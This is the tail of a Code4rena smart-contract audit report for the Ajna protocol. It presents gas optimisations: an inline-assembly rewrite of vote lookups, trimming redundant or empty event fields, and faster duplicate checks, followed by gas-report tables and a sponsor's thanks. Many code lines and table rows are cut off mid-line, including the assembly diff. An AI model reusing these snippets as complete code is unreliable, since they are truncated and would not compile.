         IVotes token = IVotes(ajnaTokenAddress);
+
+        uint256 votes1;
+        uint256 votes2;
```

```
+        assembly {
+            let memptr := mload(0x40)
+
+            mstore(0x00, 0x3a46b1a8)
+            mstore(0x20, account_)
+            mstore(0x40, snapshot_)
+
+            let success1 := staticcall(gas(), token, 0x1c, 0x44, 0x
+            if iszero(success1) {
+                revert(0, 0)
+            }
+            votes1 := mload(0x40)
+            for {} 1 {} {
+                if iszero(eq(voteStartBlock_, number())) {
+                    break
+                }
+                voteStartBlock_ := sub(number(), 1)
+                break
+            }
+            mstore(0x40, voteStartBlock_)
+            let success2 := staticcall(gas(), token, 0x1c, 0x44, 0x
+            if iszero(success2) {
+                revert(0, 0)
+            }
+            votes2 := mload(0x40)

-        // calculate the number of votes available at the snapshot
-        uint256 votes1 = token.getPastVotes(account_, snapshot_);
-
-        // enable voting weight to be calculated during the voting
-        voteStartBlock_ = voteStartBlock_ != block.number ? voteSta
-
-        // calculate the number of votes available at the stage's s
-        uint256 votes2 = token.getPastVotes(account_, voteStartBloc
+            mstore(0x40, memptr)
+        }
```

[G-11] Refactor event to avoid emitting data that is already present in transaction data

In the instance below, `startBlock` (`block.timestammp`), does not have to be emitted since the timestamp is already present in the transaction data. In addition, `endBlock` (`block.timetamp + DISTRIBUTION_PERIOD_LENGTH`), does not have to be emitted either since `DISTRIBUTION_PERIOD_LENGTH` is a constant and therefore the `endBlock` can always

be trivially calculated. This would save loading data into memory (potentially avoiding memory expansion costs) and `Glogdata (8 gas) * bytes emitted`.

Note: Additional refactoring of the tests is needed for this optimization to work and therefore it is not included in the final diffs.

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L159-L163

```
File: ajna-grants/src/grants/base/StandardFunding.sol
159:         emit QuarterlyDistributionStarted(
160:             newDistributionId_,
161:             startBlock, // @audit: present in tx data
162:             endBlock // @audit: can be trivially calculated
163:         );
```

In the instances below, `block.number` is being emitted as well.

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/ExtraordinaryFunding.sol#L113-L123

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L393-L403

```
File: ajna-grants/src/grants/base/ExtraordinaryFunding.sol
113:         emit ProposalCreated(
114:             proposalId_,
115:             msg.sender,
116:             targets_,
117:             values_,
118:             new string[](targets_.length),
119:             calldatas_,
120:             block.number, // @audit: present in tx data
121:             endBlock_,
122:             description_
123:         );
```

```
File: ajna-grants/src/grants/base/StandardFunding.sol
393:         emit ProposalCreated(
394:             proposalId_,
395:             msg.sender,
```

```
396:             targets_,
397:             values_,
398:             new string[](targets_.length),
399:             calldatas_,
400:             block.number, // @audit: present in tx data
401:             currentDistribution.endBlock,
402:             description_
403:         );
```

[G-12] Refactor event to avoid emitting empty data

The instances below show the only time the `VoteCast` event is emitted. Each time, the `reason` parameter is empty. We can therefore refactor the event to opt out of emitting an emtpy string since it does not contain data.

Note: Additional refactoring of the tests is needed for this optimization to work and therefore it is not included in the final diffs

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/interfaces/IFunding.sol#L69

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/ExtraordinaryFunding.sol#L150-L156

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L683-L689

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L746-L752

```
File: ajna-grants/src/grants/interfaces/IFunding.sol
69:     event VoteCast(address indexed voter, uint256 proposalId, uir
```

```
File: ajna-grants/src/grants/base/ExtraordinaryFunding.sol
150:         emit VoteCast(
151:             msg.sender,
152:             proposalId_,
153:             1,
154:             votesCast_,
155:             "" // @audit: no data emitted
```

```
156:         );
```

```
File: ajna-grants/src/grants/base/ExtraordinaryFunding.sol
683:         emit VoteCast(
684:             account_,
685:             proposalId,
686:             support,
687:             incrementalVotesUsed_,
688:             "" // @audit: no data emitted
689:         );

746:         emit VoteCast(
747:             account_,
748:             proposalId,
749:             1,
750:             votes_,
751:             "" // @audit: no data emitted
752:         );
```

The instances below show the only times the `ProposalCreatedEvent` is emitted. Each time, an emtpy array of type `string`, with a size of `targets_.length`, is emitted. This array does not contain any meaningful data and we can therefore refactor the event to opt out of creating an empty array in memory (potentially incurring memory expansion costs) and emitting an empty array.

Note: Additional refactoring of the tests is needed for this optimization to work and therefore it is not included in the final diffs

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/interfaces/IFunding.sol#L54-L64

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/ExtraordinaryFunding.sol#L113-L123

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L393-L403

```
File: ajna-grants/src/grants/interfaces/IFunding.sol
54:     event ProposalCreated(
55:         uint256 proposalId,
56:         address proposer,
57:         address[] targets,
```

```
58:         uint256[] values,
59:         string[] signatures,
60:         bytes[] calldatas,
61:         uint256 startBlock,
62:         uint256 endBlock,
63:         string description
64:     );
```

```
File: ajna-grants/src/grants/base/ExtraordinaryFunding.sol
113:         emit ProposalCreated(
114:             proposalId_,
115:             msg.sender,
116:             targets_,
117:             values_,
118:             new string[](targets_.length), // @audit: no data is
119:             calldatas_,
120:             block.number,
121:             endBlock_,
122:             description_
123:         );
```

```
File: ajna-grants/src/grants/base/StandardFunding.sol
393:         emit ProposalCreated(
394:             proposalId_,
395:             msg.sender,
396:             targets_,
397:             values_,
398:             new string[](targets_.length), // @audit: no data is
399:             calldatas_,
400:             block.number,
401:             currentDistribution.endBlock,
402:             description_
403:         );
```

[G-13] Sort array offchain to check duplicates in O(n) instead of O(n^2)

Instead of using two for loops to check for duplicates, which runs in O(n^2) time and is expensive, the `proposalIds_` array can be sorted offchain which allows us to to check duplicates by simply ensuring the the current `id` is larger than the previous one (O(n) time).

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L463-L479

```
File: ajna-grants/src/base/StandardFunding.sol
463:     function _hasDuplicates(
464:         uint256[] calldata proposalIds_
465:     ) internal pure returns (bool) {
466:         uint256 numProposals = proposalIds_.length;
467:
468:         for (uint i = 0; i < numProposals; ) {
469:             for (uint j = i + 1; j < numProposals; ) {
470:                 if (proposalIds_[i] == proposalIds_[j]) return t
471:
472:                 unchecked { ++j; }
473:             }
474:
475:             unchecked { ++i; }
476:
477:         }
478:         return false;
479:     }
```

`GasReport` output with all optimizations applied

```
| src/grants/GrantFund.sol:GrantFund contract |                 |
|---------------------------------------------|-----------------|---
| Deployment Cost                             | Deployment Size |
| 4584527                                     | 22888           |
| Function Name                               | min             | av
| claimDelegateReward                         | 1027            | 34
| executeExtraordinary                        | 7234            | 38
| executeStandard                             | 8598            | 29
| findMechanismOfProposal                     | 613             | 20
| fundTreasury                                | 7917            | 45
| fundingVote                                 | 1162            | 10
| getDelegateReward                           | 1909            | 19
| getDistributionId                           | 368             | 41
| getDistributionPeriodInfo                   | 1023            | 18
| getExtraordinaryProposalInfo                | 992             | 99
| getExtraordinaryProposalSucceeded           | 2245            | 26
| getFundedProposalSlate                      | 1155            | 13
| getFundingPowerVotes                        | 15522           | 15
| getFundingVotesCast                         | 1576            | 23
| getMinimumThresholdPercentage               | 471             | 62
```

| getProposalInfo | 1002 | 10
| getSlateHash | 922 | 93
| getSliceOfNonTreasury | 1577 | 37
| getSliceOfTreasury | 781 | 17
| getTopTenProposals | 1209 | 24
| getVoterInfo | 1002 | 10
| getVotesExtraordinary | 764 | 71
| getVotesFunding | 1250 | 45
| getVotesScreening | 4892 | 49
| hasVotedExtraordinary | 683 | 16
| hashProposal | 3685 | 36
| proposeExtraordinary | 4725 | 63
| proposeStandard | 4418 | 77
| screeningVote | 1456 | 44
| screeningVotesCast | 695 | 13
| startNewDistributionPeriod | 576 | 48
| state | 1337 | 43
| treasury | 396 | 39
| updateSlate | 971 | 57
| voteExtraordinary | 590 | 28

src/PositionManager.sol:PositionManager contract
Deployment Cost	Deployment Size
3848238	19497
Function Name	min
DOMAIN_SEPARATOR	512
PERMIT_TYPEHASH	241
approve(address,uint256)	25186
approve(address,uint256)(bool)	25186
burn	1408
getLP	5659
getPositionIndexes	1323
getPositionIndexesFiltered	8165
getPositionInfo	784
isIndexInPosition	679
isPositionBucketBankrupt	5832
memorializePositions	17751
mint	8013
moveLiquidity	5864
ownerOf	580
permit	618
poolKey	523
reedemPositions	2834
safeTransferFrom	21520
tokenURI	2490
transferFrom(address,address,uint256)	5956
transferFrom(address,address,uint256)(bool)	5956

```
| src/RewardsManager.sol:RewardsManager contract |                 |
|------------------------------------------------|-----------------|
| Deployment Cost                                | Deployment Size |
| 1915540                                        | 9863            |
| Function Name                                  | min             |
| calculateRewards                               | 33122           |
| claimRewards                                   | 523             |
| getBucketStateStakeInfo                        | 677             |
| getStakeInfo                                   | 694             |
| moveStakedLiquidity                            | 1856519         |
| stake                                          | 118532          |
| unstake                                        | 95782           |
| updateBucketExchangeRatesAndClaim              | 9593            |
```

MikeHathaway (Ajna) commented:

> This report was extremely helpful. We've adopted many of the gas optimizations, and have verified that the provided gas savings estimates were generally accurate.

Disclosures

C4 is an open organization governed by participants in the community.

C4 Audits incentivize the discovery of exploits, vulnerabilities, and bugs in smart contracts. Security researchers are rewarded at an increasing rate for finding higher-risk issues. Audit submissions are judged by a knowledgeable security researcher and solidity developer and disclosed to sponsoring developers. C4 does not conduct formal verification regarding the provided code but instead provides final verification.

C4 does not provide any guarantee or warranty regarding the security of this project. All smar contract software should be used at the sole risk and responsibility of users.